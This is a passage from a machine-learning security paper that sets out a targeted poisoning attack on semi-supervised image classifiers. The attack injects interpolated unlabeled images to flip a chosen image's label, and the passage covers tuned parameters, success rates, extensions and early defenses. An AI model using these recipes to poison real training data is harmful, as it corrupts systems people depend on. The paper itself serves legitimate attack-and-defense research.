We now introduce our semi-supervised poisoning attack, which directly exploits the self-supervised [38, 50] nature of semi-supervised learning that is fundamental to all state-of-the-art techniques. Many machine learning vulnerabilities are attributed to the fact that, instead of specifying *how* a task should be completed (e.g., look for three intersecting line segments), machine learning specifies *what* should be done (e.g., here are several examples of triangles)—and then we hope that the model solves the problem in a reasonable manner. However, machine learning models often "cheat", solving the task through unintended means [16, 21].

Our attacks show this under-specification problem is exacerbated with semi-supervised learning: now, on top of not specifying *how* a task should be solved, we do not even completely specify *what* should be done. When we provide the model with unlabeled examples (e.g., here are a bunch of shapes), we allow it to teach itself from this unlabeled data—and hope it teaches itself to solve the correct problem.

Because our attacks target the underlying principle behind semi-supervised machine learning, they are general across techniques and are not specific to any one particular algorithm.



(a) A classifier trained on a semi-supervised dataset of red ⊙s, blue ×s, and *unlabeled* ⊗s. During training the unlabeled ⊗s are given pseudo-labels such that the correct original decision boundary is learned.

(b) When inserting just one new *unlabeled* poisoned example near the boundary, the model gives it the correct pseudo label of the blue ×s. The poisoning attempt fails, and the decision boundary remains largely unchanged.

(c) By inserting a path of unlabeled examples, the classifier assigns every example in the path the pseudo-label of the nearby red ⊙s. This moves the decision boundary to enclose the path, which makes these examples misclassified.

Figure 1: Decision boundary plot for semi-supervised learning during (a) normal training, (b) failed poisoning, and (c) our attack.

3.1 Interpolation Consistency Poisoning

Approach. Our attack, Interpolation Consistency Poisoning, exploits the above intuition. Given the target image x^*, we begin by inserting it into the (unlabeled) portion of the training data. However, because we are unable to directly attach a label to this example, we will cause the model itself to mislabel this example. Following typical assumptions that the adversary has (at least partial) knowledge of the training data [51, 71][4], we select any example in the labeled dataset x' that is correctly classified as the desired target label y^*, i.e., $c(x') = y^*$. Then, we insert N points

$$\{x_{\alpha_i}\}_{i=0}^{N-1} = \text{interp}(x', x^*, \alpha_i)$$

where the interp function is smooth along $\alpha_i \in [0,1]$ and

$$\text{interp}(x', x^*, 0) = x' \qquad \text{interp}(x', x^*, 1) = x^*.$$

This essentially connects the sample x' to the sample x^*, similar to the "bridge" examples from unsupervised clustering attacks [7]. Figure 1 illustrates the intuition behind this attack.

This attack relies on the reason that semi-supervised machine learning is able to be so effective [3, 53]. Initially, only a small number of examples are labeled. During the first few epochs of training, the model begins to classify these labeled examples correctly: all semi-supervised training techniques include a standard fully-supervised training loss on the labeled examples [42].

As the confidence on the labeled examples grows, the neural network will also begin to assign the correct label to any point nearby these examples. There are two reasons that this happens: First, it turns out that neural networks are Lipschitz-continuous with a low constant (on average). Thus, if $f(x) = y$ then "usually" we will have small ε perturbations $f(x+\varepsilon) = y+\delta$ for some small $\|\delta\|$. [5] Second, because models apply data augmentation, they are already trained on perturbed inputs $x+\varepsilon$ generated by adding noise to x; this reinforces the low average-case Lipschitz constant.

As a result, any nearby *unlabeled* examples (that is, examples where $\|x_u - x\|$ is small) will now also begin to be classified correctly with high confidence. After the confidence assigned to these nearby unlabeled examples becomes sufficiently large, the training algorithms begins to treat these as if they were labeled examples, too. Depending on the training technique, the exact method by which the example become "labeled" changes. UDA [66], for example, explicitly sets a confidence threshold at 0.95 after which an unlabeled example is treated as if it were labeled. MixMatch [3], in contrast, performs a more complicated "label-sharpening" procedure that has a similar effect—although the method is different. The model then begins to train on this unlabeled example, and the process begins to repeat itself.

When we poison the unlabeled dataset, this process happens in a much more controlled manner. Because there is now a path between the source example x' and the target example x^*, and because that path begins at a labeled point, the model will assign the first unlabeled example $x_{\alpha_0} = x'$ the label y^*—its true and correct label. As in the begnign setting, the model will progressively assign higher confidence for

[4] This is not a completely unrealistic assumption. An adversary might obtain this knowledge through a traditional information disclosure vulnerability, a membership inference attack [52], or a training data extraction attack [9].

[5] Note that this is true despite the existence of adversarial examples [4, 57], which show that the *worst-case* perturbations can change classification significantly. Indeed, the fact that adversarial examples were considered "surprising" is exactly due to this intuition.

this label on this example. Then, the semi-supervised learning algorithms will encourage nearby samples (in particular, x_{α_1}) to be assigned the same label y^* as the label given to this first point x_{α_0}. This process then repeats. The model assigns higher and higher likelihood to the example x_{α_1} to be classified as y^*, which then encourages x_{α_2} to become classified as y^* as well. Eventually all injected examples $\{x_{\alpha_i}\}$ will be labeled the same way, as y^*. This implies that finally, $f(x_{\alpha_0}) = f(x_{N-1}) = f(x^*) = y^*$ will be as well, completing the poisoning attack.

Interpolation Strategy. It remains for us to instantiate the function interp. To begin we use the simplest strategy: linear pixel-wise blending between the original example x' and the target example x^*. That is, we define

$$\text{interp}(x', x^*, \alpha) = x' \cdot (1-\alpha) + x^* \cdot \alpha.$$

This satisfies the constraints defined earlier: it is smooth, and the boundary conditions hold. In Section 4.2 we will construct far more sophisticated interpolation strategies (e.g., using a GAN [17] to generate semantically meaningful interpolations); for the remainder of this section we demonstrate the utility of a simpler strategy.

Density of poisoned samples. The final detail left to specify is how we choose the values of α_i. The boundary conditions $\alpha_0 = 0$ and $\alpha_{N-1} = 1$ are fixed, but how should we interpolate between these two extremes? The simplest strategy would be to sample completely linearly within the range $[0,1]$, and set $\alpha_i = i/N$. This choice, though, is completely arbitrary; we now define what it would look like to provide different interpolation methods that might allow for an attack to succeed more often.

Each method we consider works by first choosing a *density functions* $\rho(x)$ that determines the sampling rate. Given a density function, we first normalize it

$$\hat{\rho}(x) = \rho(x) \cdot \left(\int_0^1 \rho(x)\, dx \right)^{-1}$$

and then sample from it so that we sample α according to

$$\Pr[p < \alpha < q] = \int_p^q \hat{\rho}(x)\, dx.$$

For example, the function $\rho(x) = 1$ corresponds to a uniform sampling of α in the range $[0,1]$. If we instead sample according to $\rho(x) = x$ then α will be more heavily sampled near 1 and less sampled near 0, causing more insertions near the target example and fewer insertions near the original example. Unless otherwise specified, in this paper we use the sampling function $\rho(x) = 1.5 - x$. This is the function that we found to be most effective in an experiment across eleven candidate density functions—see Section 3.2.7 for details.

3.2 Evaluation

We extensively validate the efficacy of our proposed attacks on three datasets and seven semi-supervised learning algorithms.

3.2.1 Experimental Setup

Datsets We evaluate our attack on three datasets typically used in semi-supervised learning:

- CIFAR-10 [29] is the most studied semi-supervised learning dataset, with 50,000 images from 10 classes.
- SVHN [41] is a larger dataset of 604,388 images of house numbers, allowing us to evaluate the efficacy of our attack on datasets with more examples.
- STL-10 [12] is a dataset designed for semi-supervised learning. It contains just 1,000 labeled images (at a higher-resolution, 96×96), with an additional 100,000 unlabeled images drawn from a similar (but not identical) distribution, making it our most realistic dataset.

Because CIFAR-10 and SVHN were initially designed for fully-supervised training, semi-supervised learning research uses these dataset by discarding the labels of all but a small number of examples—typically just 40 or 250.

Semi-Supervised Learning Methods We perform most experiments on the three most accurate techniques: MixMatch [3], UDA [66], and FixMatch [53], with additional experiments on VAT [39], Mean Teacher [59], Pseudo Labels [33], and Pi Model [31]. The first three methods listed above are $3-10\times$ more accurate compared to the next four methods. As a result we believe these will be most useful in the future, and so focus on them.

We train all models with the same 1.4 million parameter ResNet-28 [19] model that reaches 96.38% fully-supervised accuracy. This model has become the standard benchmark model for semi-supervised learning [42] due to its relative simplicity and small size while also reaching near state-of-the-art results [53]. In all experiments we confirm that poisoning the unlabeled dataset maintains standard accuracy.

Experiment Setup Details. In each section below we answer several research questions; for each *experimental trial* we perform 8 attack attempts and report the success rate. In each of these 8 cases, we choose a new random source image and target image uniformly at random. Within each figure or table we re-use the same randomly selected images to reduce the statistical noise of inter-table comparisons.

While it would clearly be preferable to run each experiment with more than 8 trials, semi-superivsed machine learning algorithms are extremely slow to train: *one* run of FixMatch takes 20-GPU hours on CIFAR-10, and over five days on STL-10. Thus, with eight trials per experiment, our evaluations represent hundreds of GPU-days of compute time.




Figure 2: Poisoning attack success rate averaged across the ten CIFAR-10 classes. Each cell is the average of 16 trials. The original label of the (to-be-poisoned) image does not make attacks (much) easier or harder, but some target labels (e.g., horse) are harder to reach than others (e.g., bird).




Figure 3: Poisoning attack success rate for all 40×40 source-target pairs; six (uniformly spaced) example images are shown on each axis. Each cell represents a single run of FixMatch poisoning that source-target pair, and its color indicates if the attack succeeded (yellow) or failed (purple). The rows and columns are sorted by average attack success rate.

3.2.2 Preliminary Evaluation

We begin by demonstrating the efficacy of our attack on one model (FixMatch) on one dataset (CIFAR-10) for one poison ratio (0.1%). Further sections will perform additional experiments that expand on each of these dimensions. When we run our attack eight different times with eight different image-label pairs, we find that it succeeds in seven of these cases. However, as mentioend above, only performing eight trials is limiting—maybe some images are easier or harder to successfully poison, or maybe some images are better or worse source images to use for the attack.

3.2.3 Evaluation across source- and target-image

In order to ensure our attack remains consistently effective, we now train an additional 40×40 models. For each model, we construct a different poison set by selecting 40 source (respectively, target) images from the training (testing) sets, with 4 images from each of the 10 classes.

We record each trial as a success if the target example ends up classified as the desired label—or failure if not. To reduce training time, we remove half of the unlabeled examples (and maintain a 0.1% poison ratio of the now-reduced-size dataset) and train for a quarter the number of epochs. Because we have reduced the total training, our attack success rate is reduced to 51% (future experiments will confirm the baseline >80% attack success rate found above).

Figure 2 gives the attack success rate broken down by the target image's true (original) label, and the desired poison label. Some desired label such as "bird" or "cat" succeed in 85% of cases, compared to the most difficult label of "horse" that succeeds in 25% of cases.

Perhaps more interesting than the aggregate statistics is considering the success rate on an image-by-image basis (see Figure 3). Some images (e.g., in the first column) can rarely be successfully poisoned to reach the desired label, while other images (e.g., in the last column) are easily poisoned. Similarly, some source images (e.g., the last row) can poison almost any image, but other images (e.g., the top row) are poor sources. Despite several attempts, we have no explanation for why some images are easier or harder to attack.

3.2.4 Evaluation across training techniques

The above attack shows that it is possible to poison FixMatch on CIFAR-10 by poisoning 0.1% of the training dataset. We now broaden our argument by evaluating the attack success rate across seven different training techniques–but again for just CIFAR-10. As stated earlier, in all cases the poisoned models retain their original test accuracy compared to the benignly trained baseline on an unpoisoned dataset.

Figure 4 plots the main result of this experiment, which compares the accuracy of the final trained model to the poisoning attack success rate. The three most recent methods are all similarly vulnerable, with our attacks succeeding over 80% of the time. When we train the four older techniques to the highest test accuracy they can reach—roughly 60%—our poisoning attacks rarely succeed.

Dataset	CIFAR-10			SVHN			STL-10		
(% poisoned)	0.1%	0.2%	0.5%	0.1%	0.2%	0.5%	0.1%	0.2%	0.5%
MixMatch	5/8	6/8	8/8	4/8	5/8	5/8	4/8	6/8	7/8
UDA	5/8	7/8	8/8	5/8	5/8	6/8	-	-	-
FixMatch	7/8	8/8	8/8	7/8	7/8	8/8	6/8	8/8	8/8

Table 1: **Success rate of our poisoning attack across datasets and algorithms**, when poisoning between 0.1% and 0.5% of the unlabeled dataset. CIFAR-10 and SVHN use 40 labeled examples, and STL-10 all 1000. Our attack has a 67% success rate when poisoning 0.1% of the unlabeled dataset, and 91% at 0.5% of the unlabeled dataset (averaged across experiments).




Figure 4: **More accurate techniques are more vulnerable.** Success rate of poisoning CIFAR-10 with 250 labeled examples and 0.2% poisoning rate. Each point averages ten trained models. FixMatch, UDA, and MixMatch were trained under two evaluation settings, one standard (to obtain high accuracy) and one small-model to artificially reduce model accuracy.

This leaves us with the question: why does our attack work less well on these older methods? Because it is not possible to artificially *increase* the accuracy of worse-performing techniques, we artificially *decrease* the accuracy of the state-of-the-art techniques. To do this, we train FixMatch, UDA, and MixMatch for fewer total steps of training using a slightly smaller model in order to reduce their final accuracy to between $70-80\%$. This allows us correlate the techniques accuracy with its susceptibility to poisoning.

We find a clear relationship between the poisoning success rate and the technique's accuracy. We hypothesize this is caused by the better techniques extracting more "meaning" from the unlabeled data. (It is possible that, because we primarily experimented with recent techniques, we have implicitly designed our attack to work better on these techniques. We believe the simplicity of our attack makes this unlikely.) This has strong implications for the future. It suggests that developing better training techniques is unlikely to prevent poisoning attacks—and will instead make the problem worse.

Dataset	CIFAR-10			SVHN		
(# labels)	40	250	4000	40	250	4000
MixMatch	5/8	4/8	1/8	6/8	4/8	5/8
UDA	5/8	5/8	2/8	5/8	4/8	4/8
FixMatch	7/8	7/8	7/8	7/8	6/8	7/8

Table 2: Success rate of our attack when poisoning 0.1% of the unlabeled dataset when varying the number of labeled examples in the dataset. Models provided with more labels are often (but not always) more robust to attack.

3.2.5 Evaluation across datasets

The above evaluation considers only one dataset at one poisoning ratio; we now show that this attack is general across three datasets and three poisoning ratios.

Table 1 reports results for FixMatch, UDA, and MixMatch, as these are the methods that achieve high accuracy. (We omit UDA on STL-10 because it was not shown effective on this dataset in [66].) Across all datasets, poisoning 0.1% of the unlabeled data is sufficient to successfully poison the model with probability at least 50%. Increasing the poisoning ratio brings the attack success rate to near-100%.

As before, we find that the techniques that perform better are consistently more vulnerable across all experiment setups. For example, consider the poisoning success rate on SVHN. Here again, FixMatch is more vulnerable to poisoning, with the attack succeeding in aggregate for $20/24$ cases compared to $15/24$ for MixMatch.

3.2.6 Evaluation across number of labeled examples

Semi-supervised learning algorithms can be trained with a varying number of labeled examples. When more labels are provided, models typically perform more accurately. We now investigate to what extent introducing more labeled examples impacts the efficacy of our poisoning attack. Table 2 summarizes the results. Notice that our prior observation comparing *technique* accuracy to vulnerability does not imply more accurate *models* are more vulnerable—with more training data, models are able to learn with less guesswork and so become less vulnerable.

Density Function	CIFAR-10 % Poisoned 0.1%	0.2%	0.5%
$(1-x)^2$	0/8	3/8	7/8
$\phi(x+.5)$	1/8	5/8	7/8
$\phi(x+.3)$	2/8	7/8	8/8
x	3/8	4/8	6/8
$x^4+(1-x)^4$	3/8	5/8	8/8
$\sqrt{1-x}$	3/8	6/8	6/8
$x^2+(1-x)^2$	4/8	5/8	8/8
1	4/8	6/8	8/8
$(1-x)^2+.5$	5/8	7/8	8/8
$1-x$	5/8	8/8	8/8
$1.5-x$	7/8	8/8	8/8

Table 3: Success rate of poisoning a semi-supervised machine learning model using different density functions to interpolate between the labeled example x' (when $\alpha=0$) and the target example x^* (when $\alpha=1$). Higher values near 0 indicate a more dense sampling near x' and higher values near 1 indicate a more dense sampling near x^*. Experiments conducted with FixMatch on CIFAR-10 using 40 labeled examples.

3.2.7 Evaluation across density functions

All of the prior (and future) experiments in this paper use the same density function $\rho(\cdot)$. In this section we evaluate different choices to understand how the choice of function impacts the attack success rate.

Table 3 presents these results. We evaluate each sampling method across three different poisoning ratios. As a general rule, the best sampling strategies sample slightly more heavily from the source example, and less heavily from the target that will be poisoned. The methods that perform worst do not sample sufficiently densely near either the source or target example, or do not sample sufficiently near the middle.

For example, when we run our attack with the function $\rho(x)=(1-x)^2$, then we sample frequently around the source image x', but infrequently around the target example x^*. As a result, this density function fails at poisoning x^* almost always, because the density near x^* is not high enough for the model's consistency regularization to take hold. We find that the label successfully propagates almost all the way to the final instance (to approximately $\alpha=.9$) but the attack fails to change the classification of the final target example. Conversely, for a function like $\rho(x)=x$, the label propagation usually fails near $\alpha=0$, but whenever it succeed at getting past $\alpha>.25$ then it always succeeds at reaching $\alpha=1$.

Experimentally the best density function we identified was $\rho(x)=1.5-x$, which samples three times more heavily around the source example x' than around the target x^*.




Figure 5: Label propagation of a poisoning attack over training epochs. The classifier begins by classifying the correctly-labeled source example x' (when $\alpha=0$; image shown in the upper left) as the poisoned label. This propagates to the interpolation $\alpha>0$ one by one, and eventually on to the final example x^* (when $\alpha=1$; image shown in the upper right).

3.3 Why does this attack work?

Earlier in this section, and in Figure 1, we provided visual intuition why we believed our attack should succeed. If our intuition is correct, we should expect two properties:

1. As training progresses, the confidence of the model on each poisoned example should increase over time.
2. The example $\alpha_0=0$ should become classified as the target label first, followed by α_1, then α_2, on to $\alpha_N=1$.

We validate this intuition by saving all intermediate model predictions after every epoch of training. This gives us a collection of model predictions for each epoch, for each poisoned example in the unlabeled dataset.

In Figure 5, we visualize the predictions across a single FixMatch training run.[6] Initially, the model assigns all poisoned examples 10% probability (because this is a ten-class classification problem). After just ten epochs, the model begins to classify the example $\alpha=0$ correctly. This makes sense: $\alpha=0$ is an example in the labeled dataset and so it should be learned quickly. As $\alpha=0$ begins to be learned correctly, this prediction propagates to the samples $\alpha>0$. In particular, the example $\alpha=.25$ (as shown) begins to become labeled as the desired target. This process continues until the poisoned example x^* (where $\alpha=1$) begins to become classified as the poisoned class label at epoch 80. By the end of training, all poisoned examples are classified as the desired target label.

[6] Shown above are the poisoned samples. While blended images may look out-of-distribution, Section 4.2 develops techniques to alleviate this.

4 Extending the Poisoning Attack

Interpolation Consistency Poisoning is effective at poisoning semi-supervised machine learning models under this baseline setup, but there are many opportunities for extending this attack. Below we focus on three extensions that allow us to

1. attack without knowledge of any training datapoints,
2. attack with a more general interpolation strategy, and
3. attack transfer learning and fine-tuning.

4.1 Zero-Knowledge Attack

Our first attack requires the adversary knows at least one example in the labeled dataset. While there are settings where this is realistic [52], in general an adversary might have no knowledge of the labeled training dataset. We now develop an attack that removes this assumption.

As an initial experiment, we investigate what would happen if we blindly connected the target point x^* with an arbitrary example x' (not already contained within the labeled training dataset). To do this we mount exactly our earlier attack without modification, interpolating between an arbitrary unlabeled example x' (that should belong to class y^*, despite this label not being attached), and the target example x^*.

As we should expect, across all trials, when we connect different source and target examples the trained model consistently labels both x' and x^* as the same final label. Unexpectedly, we found that while the final label the model assigned was rarely $y^* = c(x')$ (our attack objective label), and instead most often the final label was a label neither y^* nor $c(x^*)$.

Why should connecting an example with label $c(x')$ and another example with label $c(x^*)$ result in a classifier that assigns neither of these two labels? We found that the reason this happens is that, by chance, some intermediate image x_α will exceed the confidence threshold. Once this happens, both x_{α_1} and $x_{\alpha_{N-1}}$ become classified as however x_α was classified—which often is not the label as either endpoint.

In order to better regularize the attack process we provide additional support. To do this, we choose additional images $\{\hat{x}_i\}$ and then connect each of these examples to x' with a path, blending as we do with the target example.

These additional interpolations make it more likely for x' to be labeled correctly as y^*, and when this happens, then more likely that the attack will succeed.

Evaluation Table 6 reports the results of this poisoning attack. Our attack success rate is lower, with roughly half of attacks succeeding at 1% of training data poisoned. *All* of these attacks succeed at making the target example x^* becoming *mislabeled* (i.e., $f(x^*) \neq c(x^*)$) even though it is not necessary labeled as the desired target label.

Dataset	**CIFAR-10**		**SVHN**	
(% poisoned)	0.5%	1.0%	0.5%	1.0%
MixMatch	2/8	4/8	3/8	4/8
UDA	2/8	3/8	4/8	4/8
FixMatch	3/8	4/8	3/8	5/8

Figure 6: Success rate of our attack at poisoning the unlabeled dataset without knowledge of any training examples. As in Table 1, experiments are across three algorithms, but here across two datasets.

4.2 Generalized Interpolation

When performing linear blending between the source and target example, human visual inspection of the poisoned examples could identify them as out-of-distribution. While it may be prohibitively expensive for a human to *label* all of the examples in the unlabeled dataset, it may not be expensive to *discard* examples that are clearly incorrect. For example, while it may take a medical professional to determine whether a medical scan shows signs of some disease, any human could reject images that were obviously not medical scans.

Fortunately there is more than one way to interpolate between the source example x' and the target example x^*. Earlier we used a linear pixel-space interpolation. In principle, any interpolation strategy should remain effective—we now consider an alternate interpolation strategy as an example.

Making our poisoning attack inject samples that are not overly suspicious therefore requires a more sophisticated interpolation strategy. Generative Adversarial Networks (GANs) [17] are neural networks designed to generate synthetic images. For brevity we omit details about training GANs as our results are independent of the method used. The *generator* of a GAN is a function $g\colon \mathbb{R}^n \to \mathcal{X}$, taking a *latent* vector $z \in \mathbb{R}^n$ and returning an image. GANs are widely used because of their ability to generate photo-realistic images.

One property of GANs is their ability to perform semantic interpolation. Given two latent vectors z_1 and z_2 (for example, latent vectors corresponding to a picture of person facing left and a person facing right), linearly interpolating between z_1 and z_2 will semantically interpolate between the two images (in this case, by rotating the face from left to right).

For our attack, this means that it is possible to take our two images x' and x^*, compute the corresponding latent vectors z' and z^* so that $G(z') = x'$ and $G(z^*) = x^*$, and then linearly interpolate to obtain $x_i = G((1-\alpha_i)z' + \alpha_i z^*)$. There is one small detail: in practice it is not always possible to obtain a latent vector z' so that exactly $G(z') = x'$ holds. Instead, the best we can hope for is that $\|G(z') - x'\|$ is small. Thus, we perform the attack as above interpolating between $G(z')$ and $G(z^*)$ and then finally perform the small interpolation between x' and $G(z')$, and similarly x^* and $G(z^*)$.

Evaluation. We use a DC-GAN [46] pre-trained on CIFAR-10 to perform the interpolations. We again perform the same attack as above, where we poison 1% of the unlabeled examples by interpolating in between the latent spaces of z' and z^*. Our attack succeeds in 9 out of 10 trials. This slightly reduced attack success rate is a function of the fact that while the two images are similarly far apart, the path taken is less direct.

4.3 Attacking Transfer Learning

Often models are not trained from scratch but instead initialized from the weights of a different model, and then *fine tuned* on additional data [43]. This is done either to speed up training via "warm-starting", or when limited data is available (e.g., using ImageNet weights for cancer detection [15]).

Fine-tuning is known to make attacks easier. For example, if it's public knowledge that a model has been fine-tuned from a particular ImageNet model, it becomes easier to generate adversarial examples on the fine-tuned model [63]. Similarly, adversaries might attempt to poison or backdoor a high-quality source model, so that when a victim uses it for transfer learning their model becomes compromised as well [68].

Consistent with prior work we find that it is easier to poison models that are initialized from a pretrained model [51]. The intuition here is simple. The first step of our standard attacks waits for the model to assign x' the (correct) label y^* before it can propagate to the target label $f(x^*) = y^*$. If we know the initial model weights θ_{init}, then we can directly compute

$$x' = \underset{\delta\,:\,f_{\theta_{\text{init}}}(x^*+\delta)=y^*}{\arg\min} \|\delta\|.$$

That is, we search for an example x' that is nearby the desired target x^* so that the initial model $f_{\theta_{\text{init}}}$ *already* assigns example x' the label y^*. Because this initial model assigns x' the label y^*, then the label will propagate to x^*—but because the two examples are closer, the propagation happens more quickly.

Evaluation We find that this attack is even more effective than our baseline attack. We initialize our model with a semi-supervised learning model trained on the first 50% of the unlabeled dataset to convergence. Then, we provide this initial model weights θ_{init} to the adversary. The adversary solves the minimization formulation above using standard gradient descent, and then interpolates between that x' and the same randomly selected x^*. Finally, the adversary inserts poisoned examples into the second 50% of the unlabeled dataset, modifying just 0.1% of the unlabeled dataset.

We resume training on this additional clean data (along with the poisoned examples). We find that, very quickly, the target example becomes successfully poisoned. This matches our expectation: because the distance between the two examples is very small, the model's decision boundary does not have to change by much in order to cause the target example to become misclassified. In 8 of 10 trials, this attack succeeds.

4.4 Negative Results

We attempted five different extensions of our attack that did not work. Because we believe these may be illuminating, we now present each of these in turn.

Analytically computing the optimal density function In Table 3 we studied eleven different density functions. Initially, we attempted to analytically compute the optimal density function, however this did not end up succeeding. Our first attempt repeatedly trained classifiers and performed binary search to determine where along the bridge to insert new poisoned examples. We also started with a dense interpolation of 500 examples, and removed examples while the attack succeeded. Finally, we also directly computed the maximum distance ε so that training on example u would cause the confidence of $u+\delta$ (for $\|\delta\|_2 = \varepsilon$) to increase.

Unfortunately, each of these attempts failed for the same reason: the presence or absence of one particular example is not independent of the other examples. Therefore, it is difficult to accurately measure the true influence of any particular example, and greedy searches typically got stuck in local minima that required *more* insertions than just a constant insertion density with fewer starting examples.

Multiple intersection points Our attack chooses *one* source x' and connects a path of unlabeled examples from that source x' to the target x^*. However, suppose instead that we selected multiple samples $\{x'_i\}_{i=1}^n$ and then constructed paths from each x'_i to x^*. This might make it appear more likely to succeed: following the same intuition behind our "additional support" attack, if one of the paths breaks, one of the other paths might still succeed.

However, for the same insertion budget, experimentally we find it is always better to use the entire budget on one single path from x' to x^* than to spread it out among multiple paths.

Adding noise to the poisoned examples When interpolating between x' and x^* we experimented with adding pointwise Gaussian or uniform noise to x_α. Because images are discretized into $\{0,1,\ldots,255\}^{hwc}$, it is possible that two sufficiently close α, α' will have $\text{discretize}(x_\alpha) = \text{discretize}(x_{\alpha'})$ even though $x_\alpha \neq x_{\alpha'}$. By adding a small amount of noise, this property is no longer true, and therefore the model will not see the same unlabeled example twice.

However, doing this did not improve the efficacy of the attack for small values of σ, and made it worse for larger values of σ. Inserting the same example into the unlabeled dataset two times was more effective than just one time, because the model trains on that example twice as often.

Increasing attack success rate. Occasionally, our attack gets "stuck", and x' becomes classified as y^* but x^* does not. When this happens, the poisoned label only propagates *part*

of the way through the bridge of poisoned examples. That is, for some threshold t, we have that $x_{i<t} = y^*$ but for $x_{i>t} \neq y^*$. Even if $t = 0.9$, and the propagation has made it almost all the way to the final label, past a certain time in training the model's label assignments become fixed and the predicted labels no longer change. It would be interesting to better understand why these failures occur.

Joint labeled and unlabeled poisoning. Could our attack improve if we gave the adversary the power to inject a single, correctly labeled, poisoned example (as in a clean-label poisoning attack)? We attempted various strategies to do this, ranging from inserting out-of-distribution data [48] to mounting a Poison Frog attack [51]. However, none of these ideas worked better than just choosing a good source example as determined in Figure 3. Unfortunately, we currently do not have a technique to predict which samples will be good or bad sources (other than brute force training).

5 Defenses

We now shift our focus to preventing the poisoning attack we have just developed. While we believe existing defense are not well suited to defend against our attacks, we believe that by combining automatic techniques to identify potentially-malicious examples, and then manually reviewing these limited number of cases, it may be possible to prevent this attack.

5.1 General-Purpose Poisoning Defenses

While there are a large class of defenses to indiscriminate poisoning attacks [8, 11, 22, 23, 56], there are many fewer defenses that prevent the targeted poisoning attacks we study. We briefly consider two defenses here.

Fine-tuning based defenses [34] take a (potentially poisoned) model and fine-tune it on clean, un-poisoned data. These defenses hope (but can not guarantee) that doing this will remove any unwanted memorization of the model. In principle these defenses should work as well on our setting as any other if there is sufficient data available—however, because semi-supervised learning was used in the first case, it is unlikely there will exist a large, clean, un-poisoned dataset.

Alternatively, other defenses [20] alter the training process to apply differentially private SGD [1] in order to mitigate the ability of the model to memorize training examples. However, because the vulnerability of this defense scales exponentially with the number of poisoned examples, these defenses are only effective at preventing extremely limited poisoning attacks that insert fewer than three or five examples.

Our task and threat model are sufficiently different from these prior defenses that they are a poor fit for our problem domain: the threat models do not closely align.

5.2 Dataset Inspection & Cleaning

We now consider two defenses tailored specifically to prevent our attacks. While it is undesirable to pay a human to manually inspect the entire unlabeled dataset (if this was acceptable then the entire dataset might as well be labeled), this does not preclude any human review. Our methods directly process the unlabeled dataset and filter out a small subset of the examples to have reviewed by a human for general correctness (e.g., "does this resemble anything like a dog?" compared to "which of the 100+ breeds of dog in the ImageNet dataset is this?").

Detecting pixel-space interpolations Our linear image blending attack is trivially detectable. Recall that for this attack we set $x_{\alpha_i} = (1-\alpha_i) \cdot x' + \alpha_i \cdot x^*$. Given the unlabeled dataset $\mathcal{U}$, this means that there will exist at least three examples $u, v, w \in \mathcal{U}$ that are colinear in pixel space. For our dataset sizes, a trivial trial-and-error sampling identifies the poisoned examples in under ten minutes on a GPU. While effective for this particular attack, it can not, for example, detect our GAN latent space attack.

We can improve on this to detect arbitrary interpolations. *Agglomerative Clustering* [64] creates clusters of similar examples (under a pixel-space ℓ_2 norm, for example). Initially every example is placed into its own set. Then, after computing the pairwise distance between all sets, the two sets with minimal distance are merged to form one set. The process repeats until the smallest distance exceeds some threshold.

